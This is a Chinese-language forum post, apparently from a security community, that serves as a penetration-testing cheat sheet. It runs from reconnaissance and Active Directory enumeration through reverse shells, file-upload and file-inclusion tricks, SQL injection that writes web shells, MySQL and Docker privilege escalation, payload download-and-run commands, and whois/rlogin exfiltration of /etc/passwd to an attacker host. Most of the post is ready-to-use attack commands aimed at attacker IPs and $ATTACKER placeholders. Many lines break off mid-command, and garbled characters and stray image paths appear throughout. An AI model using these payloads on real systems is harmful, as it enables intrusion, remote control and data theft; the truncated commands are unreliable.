Pentesting 备忘录

wing / 2019-03-30 09:39:00 / 浏览数 5382 渗透测试 渗透测试 顶(1) 踩(0)

Pentesting 备忘录

情报侦查

从nmap里面提取出实时存活的IP

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open" | cut -d " " -f 2 > exposed-services-ips
```

简单的端口扫描

```
for x in 7000 8000 9000; do nmap -Pn –host_timeout 201 –max-retries 0 -p $x 1.1.1.1; done
```

DNS lookups, Zone Transfers & Brute-Force

```
whois domain.com
dig {a|txt|ns|mx} domain.com
dig {a|txt|ns|mx} domain.com @ns1.domain.com
host -t {a|txt|ns|mx} megacorpone.com
host -a megacorpone.com
host -l megacorpone.com ns1.megacorpone.com
dnsrecon -d megacorpone.com -t axfr @ns2.megacorpone.com
dnsenum domain.com
nslookup -> set type=any -> ls -d domain.com
for sub in $(cat subdomains.txt);do host $sub.domain.com|grep "has.address";done
```

Banner 抓取

```
nc -v $TARGET 80
telnet $TARGET 80
curl -vX $TARGET
```


NFS共享

列出NFS导出的共享文件，如果RW和no_root_squash存在，那就直接上传Sid-Shell执行。

```
showmount -e 192.168.110.102
chown root:root sid-shell; chmod +s sid-shell
```

Kerberos User Enumeration

```
nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test'
```



HTTP Brute-Force & Vulnerability Scanning

```
target=10.0.0.1; gobuster -u http://$target -r -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt -t 1
target=10.0.0.1; nikto -h http://$target:80 | tee $target-nikto
target=10.0.0.1; wpscan --url http://$target:80 --enumerate u,t,p | tee $target-wpscan-enum
```

```
tee■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■stdin■■■■■■■■■■■■■■■■■■■■■■■■■■
```

RPC/NetBios/SMB

```
rpcinfo -p $TARGET
nbtscan $TARGET
```

```
#list shares
smbclient -L //$TARGET -U ""

# null session
rpcclient -U "" $TARGET
smbclient -L //$TARGET
enum4linux $TARGET
```

SNMP

```
# Windows User Accounts
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.25

# Windows Running Programs
snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.4.2.1.2

# Windows Hostname
snmpwalk -c public -v1 $TARGET .1.3.6.1.2.1.1.5

# Windows Share Information
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.3.1.1

# Windows Share Information
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.27

# Windows TCP Ports
snmpwalk -c public -v1 $TARGET4 1.3.6.1.2.1.6.13.1.3

# Software Name
snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.6.3.1.2

# brute-force community strings
onesixtyone -i snmp-ips.txt -c community.txt

snmp-check $TARGET
```

SMTP

```
smtp-user-enum -U /usr/share/wordlists/names.txt -t $TARGET -m 150
```


Active Directory

提一下，就是那些信息搜集工具都是基于自带的函数进行整理，经典的PowerView，熟悉这些对自己开发工具也有好处。

当前Domain信息


```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

powershell命令自动补全很牛X，因为有些字段很长。



域信任

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
```



当前林信息

```
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
```

```
PS C:\Users\wing> [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()


Name                  : pentestlab.com
Sites                 : {Default-First-Site-Name}
Domains               : {pentestlab.com}
GlobalCatalogs        : {PentestLab-DC.pentestlab.com}
ApplicationPartitions : {DC=ForestDnsZones,DC=pentestlab,DC=com, DC=DomainDnsZones,DC=pentestlab,DC=com}
ForestMode            : Windows2012R2Forest
RootDomain            : pentestlab.com
Schema                : CN=Schema,CN=Configuration,DC=pentestlab,DC=com
SchemaRoleOwner       : PentestLab-DC.pentestlab.com
NamingRoleOwner       :


PS C:\Users\wing>
```

林信任信息

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System.DirectoryServices.ActiveDirectory.DirectoryCo
```

```
PS C:\Users\wing> ([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System.DirectoryServices.Act
iveDirectory.DirectoryContext('forest', 'pentestlab.com')))).GetAllTrustRelationships()
PS C:\Users\wing>
```

一个域的所有DC

```
nltest /dclist:pentestlab.com
```

```
PS C:\Users\wing> nltest /dclist:pentestlab.com
■■■“pentestlab.com”■ DC ■■■(■“\\PentestLab-DC.pentestlab.com”■)■
   PentestLab-DC.pentestlab.com [PDC]  [DS] ■■: Default-First-Site-Name
■■■■■■■■
PS C:\Users\wing>
```

拿到DC当前的认证信息

```
nltest /dsgetdc:offense.local
```

```
■■■■■■■■
PS C:\Users\wing> nltest /dsgetdc:pentestlab.com
          DC: \\PentestLab-DC.pentestlab.com
     ■■: \\10.10.0.2
    Dom Guid: 08b4981e-2ef6-4257-9de3-b794c2f504b2
    Dom ■■: pentestlab.com
 ■■■: pentestlab.com
DC ■■■■: Default-First-Site-Name
■■■■■■■■: Default-First-Site-Name
       ■■: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8
DS_9
■■■■■■■■
PS C:\Users\wing>
```

cmd里面得到信任域信息

```
nltest /domain_trusts
```

```
■■■■■■■■
PS C:\Users\wing> nltest /domain_trusts
```


■■■■■■:
   0: SAKURAWING sakurawing.com (NT 5) (Direct Outbound) (Direct Inbound) (Attr: quarantined 0x10)
   1: PENTESTLAB pentestlab.com (NT 5) (Forest Tree Root) (Primary Domain) (Native)
■■■■■■■■
PS C:\Users\wing>

得到用户信息

```
nltest /user:"spotless"
```

得到当前经过身份认证的DC

```
set l
```



获取用户信息

```
set u
```

获得访问权限

温故一下反弹shell

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet
```

URL-Encoded Perl: Linux

```
echo%20%27use%20Socket%3B%24i%3D%2210.11.0.245%22%3B%24p%3D443%3Bsocket%28S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname%28%22tcp%
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2
```

php

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat without -e #1

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp/f
```

Netcat without -e #2

```
nc localhost 443 | /bin/sh | nc localhost 444
telnet localhost 443 | /bin/sh | telnet localhost 444
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>
```

XTerm

```
xterm -display 10.0.0.1:1
```

JDWP RCE

```
print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamReader(new java.lang.Runtime().exec("whoami").get
```

Working with Restricted Shells

```
print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamReader(new java.lang.Runtime().exec("whoami").get

nice /bin/bash
```

Interactive TTY Shells

```
/usr/bin/expect sh

python -c ‘import pty; pty.spawn(“/bin/sh”)’
# execute one command with su as another user if you do not have access to the shell. Credit to g0blin.co.uk
python -c 'import pty,subprocess,os,time;(master,slave)=pty.openpty();p=subprocess.Popen(["/bin/su","-c","id","bynarr"],stdin=
```

通过form表单进行文件上传

```
# POST file
curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php --cookie "cookie"

# POST binary data to web form
curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F "submit=true" -L -v
```

PUT方法

```
curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

Payload生成模式和偏移量

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $EIP_VALUE
```

Bypassing File Upload

- file.php -> file.jpg
- file.php -> file.php.jpg
- file.asp -> file.asp;.jpg
- file.gif (contains php code, but starts with string GIF/GIF98)
- 00%
- file.jpg with php backdoor in exif (see below)
- .jpg -> proxy intercept -> rename to .php

图片里面注入Code

```
exiv2 -c'A "<?php system($_REQUEST['cmd']);?>"!' backdoor.jpeg
exiftool “-comment<=back.php” back.png
```

`.htaccess`技巧

```
AddType application/x-httpd-php .blah
```

Cracking Passwords

Crack Web

```
hydra 10.10.10.52 http-post-form -L /usr/share/wordlists/list "/endpoit/login:usernameField=^USER^&passwordField=^PASS^:unsucc
```

Crack Others

```
hydra 10.10.10.52 -l username -P /usr/share/wordlists/list ftp|ssh|smb://10.0.0.1
```

HashCat Cracking

```
# Bruteforce based on the pattern;
hashcat -a3 -m0 mantas?d?d?d?u?u?u --force --potfile-disable --stdout

# Generate password candidates: wordlist + pattern;
hashcat -a6 -m0 "e99a18c428cb38d5f260853678922e03" yourPassword|/usr/share/wordlists/rockyou.txt ?d?d?d?u?u?u --force --potfil
```

msfvenom 生成Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.245 LPORT=443 -f c -a x86 --platform windows -b "\x00\x0a\x0d" -e x86/shik
```

Compiling Code From Linux

```
# Windows
i686-w64-mingw32-gcc source.c -lws2_32 -o out.exe

# Linux
gcc -m32|-m64 -o output source.c
```

本地文件包含拿Shell

```
nc 192.168.1.102 80
GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 192.168.1.102
Connection: close

# Then send as cmd payload via http://192.168.1.102/index.php?page=../../../../../var/log/apache2/access.log&cmd=id
```

本地文件包含到任意文件读取

玩坏的了，备忘录嘛。

```
file:///etc/passwd

http://example.com/index.php?page=php://input&cmd=ls
   POST: <?php system($_GET['cmd']); ?>
http://192.168.2.237/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
   POST: <?php system('uname -a');die(); ?>
```

```
expect://whoami
http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.php
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4=&cmd=id
http://10.1.1.1/index.php?page=data://text/plain,%3C?php%20system%28%22uname%20-a%22%29;%20?%3E

# ZIP Wrapper
echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
zip payload.zip payload.php;
mv payload.zip shell.jpg;
http://example.com/index.php?page=zip://shell.jpg%23payload.php

# Loop through file descriptors
curl '' -H 'Cookie: PHPSESSID=df74dce800c96bcac1f59d3b3d42087d' --output -
```

Windows + PHP

```
<?php system("powershell -Command \"& {(New-Object System.Net.WebClient).DownloadFile('http://10.11.0.245/netcat/nc.exe','nc.e
```

ps：

```
cmd /c dir ■■■■■dir■■■■■■■■■■■

cmd /k dir ■■■■■dir■■■■■■■■■■■■

cmd /c start dir ■■■■■■■■■■■■dir■■■■■■■■■■■

cmd /k start dir ■■■■■■■■■■■■dir■■■■■■■■■■■■
```

利用好Sql注入

```
# Assumed 3 columns
http://target/index.php?vulnParam=0' UNION ALL SELECT 1,"<?php system($_REQUEST['cmd']);?>",2,3 INTO OUTFILE "c:/evil.php"-- u

# sqlmap; post-request - captured request via Burp Proxy via Save Item to File.
sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --threads 10

# sqlmap; post-request - captured request via Burp Proxy via Save Item to File.
sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --threads 10
```

xp_cmdshell

```
# netcat reverse shell via mssql injection when xp_cmdshell is available
1000';+exec+master.dbo.xp_cmdshell+'(echo+open+10.11.0.245%26echo+anonymous%26echo+whatever%26echo+binary%26echo+get+nc.exe%26
```

SQLite

```
ATTACH DATABASE '/home/www/public_html/uploads/phpinfo.php' as pwn;
CREATE TABLE pwn.shell (code TEXT);
INSERT INTO pwn.shell (code) VALUES ('<?php system($_REQUEST['cmd']);?>');
```

MS-SQL Console

```
mssqlclient.py -port 27900 user:password@10.1.1.1
sqsh -S 10.1.1.1 -U user -P password
```


无交互式Shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
/bin/busybox sh
```

Python代码执行

```
__import__('os').system('id')
```

Local Enumeration & Privilege Escalation



我做了一

ImmunityDebugger

Get Loaded Modules

```
!mona modules
```

JMP ESP地址

```
!mona find -s "\xFF\xE4" -m moduleName
```

破zip密码

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt bank-account.zip
```

Simple HTTP server

```
# Linux
python -m SimpleHTTPServer 80
python3 -m http.server
ruby -r webrick -e "WEBrick::HTTPServer.new(:Port => 80, :DocumentRoot => Dir.pwd).start"
php -S 0.0.0.0:80
```

Mysql提权

需要

```
raptor_udf2.c and sid-shell.c or full tarball
```

地址失效了，我联系作者补一下。

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/raptor_udf2.so'));
select * from npn into dumpfile '/usr/lib/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select do_system('chown root:root /tmp/sid-shell; chmod +s /tmp/sid-shell');
```

Docker提权

```
echo -e "FROM ubuntu:14.04\nENV WORKDIR /stuff\nRUN mkdir -p /stuff\nVOLUME [ /stuff ]\nWORKDIR /stuff" > Dockerfile && docker
```

重置root用户密码

```
echo "root:spotless" | chpasswd
```

上传文件到目标上

TFTP

```
#TFTP Linux: cat /etc/default/atftpd to find out file serving location; default in kali /srv/tftp
service atftpd start

# Windows
tftp -i $ATTACKER get /download/location/file /save/location/file
```

FTP

```
# Linux: set up ftp server with anonymous logon access;
twistd -n ftp -p 21 -r /file/to/serve

# Windows shell: read FTP commands from ftp-commands.txt non-interactively;
echo open $ATTACKER>ftp-commands.txt
echo anonymous>>ftp-commands.txt
echo whatever>>ftp-commands.txt
echo binary>>ftp-commands.txt
echo get file.exe>>ftp-commands.txt
echo bye>>ftp-commands.txt
ftp -s:ftp-commands.txt

# Or just a one-liner
(echo open 10.11.0.245&echo anonymous&echo whatever&echo binary&echo get nc.exe&echo bye) > ftp.txt & ftp -s:ftp.txt & nc.exe
```

CertUtil

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

PHP

```
<?php file_put_contents("/var/tmp/shell.php", file_get_contents("http://10.11.0.245/shell.php")); ?>
```

Python

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.exe', 'C:\\Temp\\nc.exe')"
```

HTTP: Powershell

```
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/nc.exe','nc.exe'); cmd /c nc.exe $ATT
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/nc.exe','nc.exe'); Start-Process nc.e
powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/nc.exe','nc.exe')"; Start-Process nc.exe
powershell (New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/file.exe','file.exe');(New-Object -com Shell.Appli

# download using default proxy credentials and launch
powershell -command { $b=New-Object System.Net.WebClient; $b.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkC
```

HTTP: VBScript

```
https://github.com/mantvydasb/Offensive-Security-Cheatsheets/blob/master/wget-cscript

cscript wget.vbs http://$ATTACKER/file.exe localfile.exe
```

HTTP: Linux

```
wget http://$ATTACKER/file
curl http://$ATTACKER/file -O
scp ~/file/file.bin user@$TARGET:tmp/backdoor.py
```

Netcat

```
# Attacker
nc -l -p 4444 < /tool/file.exe

# Victim
nc $ATTACKER 4444 > file.exe
```

HTTP: Windows "debug.exe" Method

```
# 1. In Linux, convert binary to hex ascii:
wine /usr/share/windows-binaries/exe2bat.exe /root/tools/netcat/nc.exe nc.txt
# 2. Paste nc.txt into Windows Shell.
```

HTTP: Windows BitsAdmin

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/payload.exe %tmp%\payload.exe&start %tmp%\payl
```

HTTP: Windows BitsAdmin

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/payload.exe %tmp%\payload.exe&start %tmp%\payl
```

Whois Data Exfiltration

```
# attacker
nc -l -v -p 43 | sed "s/ //g" | base64 -d
# victim
whois -h $attackerIP -p 43 `cat /etc/passwd | base64`
```

Cancel 数据泄露

```
cancel -u "$(cat /etc/passwd)" -h ip:port
```

rlogin数据泄露

```
rlogin -l "$(cat /etc/passwd)" -p port host
```

指定范围ping

